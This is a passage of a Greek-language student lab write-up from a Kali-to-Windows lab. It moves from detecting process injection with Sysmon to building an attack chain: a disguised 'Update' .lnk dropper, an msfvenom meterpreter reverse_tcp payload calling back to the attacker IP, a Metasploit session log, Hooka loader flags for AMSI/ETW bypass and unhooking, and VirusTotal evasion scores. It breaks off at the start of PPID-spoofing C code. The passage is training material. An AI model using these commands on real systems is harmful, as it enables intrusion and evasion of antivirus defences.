
Η ύπαρξη μνήμης με δικαιώματα RWX σε μια τυπική εφαρμογή γραφείου, όπως το Notepad, είναι εξαιρετικά ύποπτη και σπάνια. Το Notepad κανονικά δεν χρειάζεται μνήμη που να μπορείς και να γράφεις και να εκτελέσεις ταυτόχρονα. Συνεπώς, αυτό το εύρημα αποτελεί την πιο ισχυρή ένδειξη παραβίασης, επιβεβαιώνοντας ότι έχει γίνει Process Injection. Ο shellcode μας χρειάστηκε ακριβώς αυτά τα δικαιώματα για να αποθηκευτεί (Write) και στη συνέχεια να τρέξει (Execute) μέσα στο ξένο σώμα του Notepad.

Q5: Open Sysmon and find suspicious events that indicate a possible injection. For blue teams, Sysmon provides windows telemetry for SIEM. While detection

is automated, for the purposes of this exercise we perform the detection manually.

Απάντηση:

Στο πλαίσιο της διερεύνησης για κακόβουλη δραστηριότητα, εξετάσαμε τα αρχεία καταγραφής του **Sysmon** (System Monitor). Το Sysmon είναι ένα προηγμένο εργαλείο της Microsoft που καταγράφει λεπτομερώς τη δραστηριότητα του συστήματος και είναι ιδανικό για τον εντοπισμό τεχνικών όπως το Process Injection.



Όπως φαίνεται στο screenshot, εντοπίσαμε μια εγγραφή με Event ID 8, το οποίο αντιστοιχεί στο «CreateRemoteThread detected». Αυτό το συμβάν είναι κρίσιμο, καθώς καταγράφεται όταν μια διεργασία δημιουργεί ένα νήμα εκτέλεσης (thread) μέσα σε μια άλλη διεργασία-μια

τυπική συμπεριφορά των τεχνικών injection. Τα στοιχεία που αποκαλύπτει η καταγραφή είναι ενοχοποιητικά:

- **SourceImage:** **C:\Users\hex\Desktop\injector.exe.** Δείχνει ξεκάθαρα ότι η διεργασία που ξεκίνησε την ενέργεια (ο «δράστης») είναι το εκτελέσιμό μας, injector.exe.
- **TargetImage:** **C:\Windows\System32\notepad.exe.** Δείχνει ότι ο στόχος ήταν η νόμιμη εφαρμογή Notepad.
- **SourceProcessId και TargetProcessId:** Καταγράφονται τα μοναδικά αναγνωριστικά (PIDs) των διεργασιών (1172 και 2664 αντίστοιχα), συνδέοντας άμεσα το συμβάν με τη δραστηριότητα που εκτελέσαμε.

Η συγκεκριμένη καταγραφή επιβεβαιώνει ότι το σύστημα ασφαλείας «είδε» την προσπάθεια του injector να τρέξει κώδικα μέσα στο Notepad. Το Event ID 8 αποτελεί μία από τις πιο ισχυρές ενδείξεις για τους αναλυτές ασφαλείας ότι έχει πραγματοποιηθεί Code Injection.

Q6: Now generate the appropriate .lnk file using misterio that will download from kali linux the executable (loader) from your previous step. For a successful attack you should also create a web server in Kali Linux using Python with command `python3 -m http.server 80`.

Απάντηση:


```
Microsoft Windows [Version 10.0.19045.2006]
(c) Microsoft Corporation. All rights reserved.

C:\Users\hex>cd %USERPROFILE%\Desktop

C:\Users\hex\Desktop>copy injector.exe \\192.168.30.129\share\loader.exe
1 file(s) copied.

C:\Users\hex\Desktop>
```

[illegible]

Για να προσομοιώσουμε ρεαλιστικά την επίθεση, έπρεπε να μεταφέρουμε το εκτελέσιμο αρχείο (injector.exe) από το μηχάνημα-στόχο στο μηχάνημα του επιτιθέμενου (Kali Linux), ώστε να το διαθέσουμε για λήψη (hosting). Χρησιμοποιήσαμε το εργαλείο Impacket SMB Server για να δημιουργήσουμε έναν κοινόχρηστο φάκελο δικτύου. Στη συνέχεια, μέσω της γραμμής εντολών στα Windows, αντιγράψαμε το αρχείο στον φάκελο του Kali και το μετονομάσαμε σε loader.exe. Ταυτόχρονα, στο Kali Linux, παρακολουθούσαμε τα logs του Impacket SMB Server για να επιβεβαιώσουμε τη μεταφορά.


Όπως φαίνεται στο screenshot, ο server κατέγραψε επιτυχώς την εισερχόμενη σύνδεση από τη διεύθυνση IP του μηχανήματος-στόχου (192.168.30.130). Η ένδειξη «Authenticated successfully» επιβεβαιώνει ότι τα Windows συνδέθηκαν στον κοινόχρηστο φάκελο και το

αρχείο injector.exe μεταφέρθηκε σωστά στο σύστημά μας (και μετονομάστηκε σε loader.exe κατά την αντιγραφή).



```
(kali@kali)-[~/Desktop]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```


Για την υλοποίηση του Dropper, αρχικά έπρεπε να καταστήσουμε το εκτελέσιμο αρχείο (loader.exe ή injector.exe) διαθέσιμο για λήψη μέσω δικτύου. Στο Kali Linux, χρησιμοποιήσαμε τη Python για να στήσουμε έναν γρήγορο HTTP Server. Όπως φαίνεται στο screenshot, εκτελέσαμε την εντολή: **python3 -m http.server 80**. Αυτό μετέτρεψε τον υπολογιστή του επιτιθέμενου σε Web Server. Στη συνέχεια, παρατηρούμε στα logs ότι το μηχάνημα-στόχος (192.168.30.130) συνδέθηκε και «κατέβασε» επιτυχώς το αρχείο loader.exe (Κωδικός 200 OK).



Στη συνέχεια, χρησιμοποιήσαμε το εργαλείο **Misterio** για να δημιουργήσουμε τον μηχανισμό εξαπάτησης. Στόχος ήταν η δημιουργία ενός αρχείου συντόμευσης (.lnk) το οποίο θα εκτελεί μια εντολή λήψης και εκτέλεσης, ενώ φαινομενικά θα δείχνει αθώο.



Το αποτέλεσμα της διαδικασίας ήταν η δημιουργία ενός αρχείου στην επιφάνεια εργασίας με το όνομα Update. Όπως φαίνεται στην εικόνα, το αρχείο έχει ένα τυπικό εικονίδιο και φαίνεται σαν μια απλή συντόμευση ενημέρωσης. Ωστόσο, όταν ο χρήστης κάνει διπλό κλικ σε αυτό, εκτελείται στο παρασκήνιο η εντολή PowerShell/CMD που κατεβάζει τον ιό από τον Python Server μας και τον εκτελεί, δίνοντάς μας πρόσβαση στο σύστημα.



```
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.30.129
LHOST => 192.168.30.129
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.30.129:4444
[*] Sending stage (730982 bytes) to 192.168.30.130
[*] Meterpreter session 1 opened (192.168.30.129:4444 -> 192.168.30.130:49944) at 2026-01-11 06:25:03 -0500
```

Τέλος, μόλις ο χρήστης εκτέλεσε το αρχείο Update στην επιφάνεια εργασίας, ο Dropper λειτουργήσε, κατέβασε το payload και εκτελέστηκε η σύνδεση. Όπως βλέπουμε στο Metasploit, άνοιξε επιτυχώς το Meterpreter Session, αποδεικνύοντας ότι ο Dropper λειτουργήσε σωστά.

Q7: Now use the Hooka tool to generate the shellcode loader. Use various flags to evade detection. Ensure that the executable is working and then upload the file to VirusTotal to examine evasion rate. Give your commands, and evasion rate for different flags for Hooka that you tested.

Απάντηση:

```

zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ git clone https://github.com/D3Ext/Hooka.git
Cloning into 'Hooka' ...
remote: Enumerating objects: 500, done.
remote: Counting objects: 100% (163/163), done.
remote: Compressing objects: 100% (127/127), done.
remote: Total 500 (delta 57), reused 112 (delta 29), pack-reused 337 (from 1)
Receiving objects: 100% (500/500), 1.05 MiB | 4.09 MiB/s, done.
Resolving deltas: 100% (254/254), done.

```

```

(kali@kali)-[~]
$

```

Για τη δημιουργία ενός πιο εξελιγμένου loader που να αποφεύγει τον εντοπισμό (Evasion), χρησιμοποιήσαμε το εργαλείο Hooka. Πρόκειται για έναν Shellcode Loader γραμμένο σε Go, ο οποίος προσφέρει δυνατότητες κρυπτογράφησης και παράκαμψης μηχανισμών ασφαλείας. Αρχικά, κατεβάσαμε τον κώδικα του εργαλείου από το GitHub στο Kali Linux χρησιμοποιώντας την εντολή: **git clone https://github.com/D3Ext/Hooka.git**


```

(kali@kali)-[~]
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.30.129 LPORT=4444 -f raw -o ~/Desktop/shell.bin
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Saved as: /home/kali/Desktop/shell.bin

```



Σε αντίθεση με τα προηγούμενα ερωτήματα όπου χρησιμοποιήσαμε C-format shellcode, το Hooka απαιτεί το shellcode σε «ωμή» μορφή (Raw format) για να μπορέσει να το κρυπτογραφήσει. Χρησιμοποιήσαμε το msfvenom με την παράμετρο -f raw για να εξάγουμε το αρχείο shell.bin: **msfvenom -p windows/x64/meterpreter/reverse_tcp ... -f raw -o ~/Desktop/shell.bin**



```
(kali@kali)-[~/Hooka]
$ make
GOOS=windows GOARCH=amd64 go build -o build/hooka_windows_amd64.exe -ldflags="-s -w" ./cmd/main.go
go: downloading github.com/Binject/go-donut v0.0.0-20220908180326-fcdcc35d591c
go: downloading golang.org/x/sys v0.15.0
go: downloading github.com/google/uuid v1.3.1
go: downloading github.com/Binject/debug v0.0.0-20230508195519-26db73212a7a
```

```
(kali@kali)-[~/Hooka]
$ ./build/hooka_linux_amd64 -i ~/Desktop/shell.bin -o ~/Desktop/loader_evasive.exe -enc aes -sandbox -sleep -unhook all -blockolls -no-amsi -no-ntw

[+] Obtaining shellcode from /home/kali/Desktop/shell.bin
  > Shellcode is in raw format

[+] Defining evasion techniques...
[+] Using suspendedprocess technique to execute shellcode
[+] Obfuscating variables and functions...
[+] Compiling shellcode loader...
  > Payload format is set to EXE
  > go build -o /home/kali/Desktop/loader_evasive.exe loader.go
  > 8719872 bytes written to /home/kali/Desktop/loader_evasive.exe

[+] Loader file entropy: 6.945391727221195
[+] Checksums:
  > MD5: b5065b0893128d25bcf7efd65488d99
  > SHA1: f77e8e1f181077965edff715633a27e126829bf2
  > SHA256: d2adb32bd0da79db1d036cde3d068dbfc81fc30e56f3a198f604c6a9f9d4044e

[+] Shellcode loader has been successfully generated
```

Στη συνέχεια, χρησιμοποιήσαμε το Hooka για να δημιουργήσουμε το τελικό κακόβουλο αρχείο (loader_evasive.exe). Η εντολή που χρησιμοποιήσαμε περιλαμβάνει πολλαπλές τεχνικές απόκρυψης:

Ανάλυση Εντολής:

- **-i shell.bin**: Το raw shellcode που φτιάξαμε πριν.
- **-enc aes**: Κρυπτογράφηση του shellcode με τον αλγόριθμο **AES**, ώστε να μην είναι αναγνώσιμο από τα Antivirus scanners.
- **-unhook all**: Τεχνική **API Unhooking** για να αφαιρέσει τους "γάντζους" (hooks) που βάζουν τα EDRs για να παρακολουθούν το σύστημα.
- **-no-amsi**: Παράκαμψη του **AMSI** (Antimalware Scan Interface) των Windows.
- **-sandbox**: Έλεγχος αν τρέχουμε σε Sandbox (ανάλυση) πριν εκτελεστεί ο ιός.

Όπως φαίνεται στην εικόνα, το εργαλείο δημιούργησε επιτυχώς το αρχείο, αναφέροντας: «Shellcode loader has been successfully generated».

```
(kali@kali)-[~/Desktop]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.30.130 - - [11/Jan/2026 09:25:19] "GET /loader_evasive.exe HTTP/1.1" 200 -
```

Τέλος, θέσαμε ξανά σε λειτουργία τον Python HTTP Server για να μεταφέρουμε το κρυπτογραφημένο αρχείο loader_evasive.exe στο μηχάνημα-στόχο (Windows) εφόσον δεν υπάρχει η δυνατότητα drag and drop. Παράλληλα βεβαιωνόμαστε στα Kali ότι τρέχει ο Metasploit Listener (σε άλλο τερματικό). Θα ανοίξουμε σε έναν browser στα Windows τον σύνδεσμο http://192.168.30.129/loader_evasive.exe. Αν πάρουμε session στο metasploit, τότε ο ιός λειτουργεί.

 loader_evasive.exe	1/11/2026 6:27 AM	Application	8,516 KB
--	-------------------	-------------	----------

Για να ολοκληρώσουμε τη διαδικασία μεταφοράς, επιβεβαιώσαμε ότι το αρχείο έφτασε σωστά στο μηχάνημα-στόχο. Όπως φαίνεται στο screenshot, το αρχείο loader_evasive.exe αποθηκεύτηκε επιτυχώς στον φάκελο λήψεων των Windows, έτοιμο προς εκτέλεση.

9 / 71
Community Score

9/71 security vendors flagged this file as malicious

Reanalyze Similar More

Size: 8.32 MB Last Analysis Date: a moment ago

loader_evasive.exe

green 64bits

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.


Popular threat label: Trojan:Win32/Injectors Threat categories: Trojans Family labels: injectors

Security vendors' analysis Do you want to automate checks?

Bitdefender	Malicious (High Confidence)	DeepInstinct	Malicious
Elastic	Malicious (High Confidence)	ESET-NOD32	Win32/Trojan.Worm
Google	Detected	Ikarus	Trojan:Win32/Injector
McAfee Scanner	Malicious (High Confidence)	Microsoft	Program:Win32/Malware.Coin
Skyhigh (SWG)	Behaves like Win32/Bazart.loader.ch	Acronis (Static ML)	Undetected
AhnLab-V3	Undetected	Alibaba	Undetected
AliCloud	Undetected	ALYac	Undetected
Antiy-AVL	Undetected	Arcabit	Undetected
Arctic Wolf	Undetected	Avast	Undetected
AVG	Undetected	Avira (no cloud)	Undetected
Baidu	Undetected	BitDefender	Undetected
ClamAV	Undetected	CMC	Undetected
CrowdStrike Falcon	Undetected	CTX	Undetected
Cynet	Undetected	DrWeb	Undetected
Emisoft	Undetected	eScan	Undetected
Fortinet	Undetected	GData	Undetected
Gridinsoft (no cloud)	Undetected	Huorong	Undetected
Jiangmin	Undetected	K7AntiVirus	Undetected

Για να επιβεβαιώσουμε την αποτελεσματικότητα των τεχνικών evasion που εφαρμόσαμε, υποβάλαμε το παραγόμενο αρχείο loader_evasive.exe στην υπηρεσία VirusTotal. Όπως φαίνεται στο screenshot, το αποτέλεσμα είναι εντυπωσιακό. Μόλις 9 από τους 71 μηχανισμούς ασφαλείας κατάφεραν να ανιχνεύσουν το αρχείο ως κακόβουλο. Αυτό αποδεικνύει ότι η χρήση κρυπτογράφησης AES σε συνδυασμό με τις τεχνικές Unhooking και AMSI Bypass, κατάφερε να παρακάμψει τη συντριπτική πλειοψηφία των σύγχρονων Antivirus (Detection Rate: ~12%), καθιστώντας την επίθεση επιτυχημένη και «αόρατη».

Για λόγους σύγκρισης, επαναλάβαμε την ίδια ακριβώς διαδικασία δημιουργώντας έναν απλό loader (loader_simple.exe) χωρίς να ενεργοποιήσουμε καμία τεχνική απόκρυψης (default flags). Στόχος είναι να συγκρίνουμε τα ποσοστά ανίχνευσης του VirusTotal μεταξύ της απλής



Για να αξιολογήσουμε την αποτελεσματικότητα των τεχνικών evasion που προσφέρει το εργαλείο Hooka, πραγματοποιήσαμε δύο ξεχωριστές δοκιμές και συγκρίναμε τα αποτελέσματα στο VirusTotal.

- **Full Evasive Loader**

Ενεργοποιήσαμε όλες τις διαθέσιμες τεχνικές (AES encryption, Unhooking, AMSI bypass, Sandbox evasion).

Εντολή: `./build/hooka_linux_amd64 -i ~/Desktop/shell.bin -o ~/Desktop/loader_evasive.exe -enc aes -sandbox -sleep -unhook all -blockdlls -no-amsi -no-etw`

Αποτέλεσμα: Το αρχείο ανιχνεύθηκε από 9 μηχανισμούς ασφαλείας.

- **Simple Loader**

Δημιουργήσαμε τον loader χωρίς να ενεργοποιήσουμε καμία τεχνική απόκρυψης (default settings).

Εντολή: `./build/hooka_linux_amd64 -i ~/Desktop/shell.bin -o ~/Desktop/loader_simple.exe`

Αποτέλεσμα: Το αρχείο ανιχνεύθηκε από 10 μηχανισμούς ασφαλείας.

Συμπέρασμα: Συγκρίνοντας τις δύο εκδοχές, παρατηρούμε ότι ο **Evasive Loader** πέτυχε καλύτερο αποτέλεσμα (9/71) έναντι του **Simple Loader** (10/71). Η διαφορά αυτή, αν και αριθμητικά μικρή, είναι ουσιαστική ως προς τη λειτουργία. Στον απλό loader, ο κώδικας του ιού ήταν εκτεθειμένος, επιτρέποντας σε ορισμένα Antivirus να αναγνωρίσουν άμεσα την ψηφιακή του υπογραφή. Αντίθετα, η κρυπτογράφηση AES που εφαρμόσαμε στη δεύτερη περίπτωση «έκρυψε» τον κώδικα μετατρέποντάς τον σε τυχαία δεδομένα, με αποτέλεσμα να «τυφλώσουμε» τον επιπλέον μηχανισμό ασφαλείας που είχε εντοπίσει την απλή έκδοση. Το γεγονός ότι και οι δύο εκδόσεις κινήθηκαν γενικά σε χαμηλά επίπεδα ανίχνευσης οφείλεται κυρίως στη δομή της γλώσσας Go, η οποία δυσκολεύει εγγενώς την ανάλυση, ωστόσο η προσθήκη της κρυπτογράφησης ήταν το απαραίτητο βήμα για να επιτύχουμε τη μέγιστη δυνατή απόκρυψη.

Q8: Add new code in simple.c (or write it from the beginning) to inject shellcode to a newly spawned notepad.exe with parent PID spoofing2. You are free to use any code available in the Internet or generated by LLMs. Give screenshots for successful ppid spoofing.

Απάντηση:

Για την υλοποίηση της τεχνικής Parent PID Spoofing, τροποποιήσαμε τον κώδικα C ώστε να αλλάξει ριζικά ο τρόπος που δημιουργείται η διεργασία-στόχος. Οι βασικές διαφορές μεταξύ των δύο υλοποιήσεων είναι οι εξής:

- **Αρχικός Κώδικας (Simple Injection):** Το πρόγραμμα λειτουργούσε παθητικά, αναζητώντας μια **ήδη τρέχουσα** διεργασία notepad.exe (που είχε ανοίξει ο χρήστης) για να πραγματοποιήσει το injection.
- **Νέος Κώδικας (PPID Spoofing):** Το malware πλέον λειτουργεί ενεργητικά. Δημιουργεί (spawns) **αυτόματα** μια νέα διεργασία notepad.exe, αλλά παρεμβαίνει στη διαδικασία εκκίνησης χρησιμοποιώντας το attribute PROC_THREAD_ATTRIBUTE_PARENT_PROCESS. Με αυτόν τον τρόπο, «ξεγελά» το λειτουργικό σύστημα ώστε να καταγράψει ως γονική διεργασία το νόμιμο explorer.exe (Windows Explorer) και όχι το δικό μας κακόβουλο αρχείο. Έτσι, στις διεργασίες, το Notepad φαίνεται απόλυτα φυσιολογικό και νόμιμο. Ακολουθεί ο κώδικας που μας έδωσε LLM:

```
#include <windows.h>

#include <tlhelp32.h>

#include <stdio.h>

unsigned char shellcode[] = {

    ΕΒΑΛΑ ΤΟ ΙΔΙΟ SHELLCODE

};

// Συνάρτηση για την εύρεση του Process ID (PID) του explorer.exe

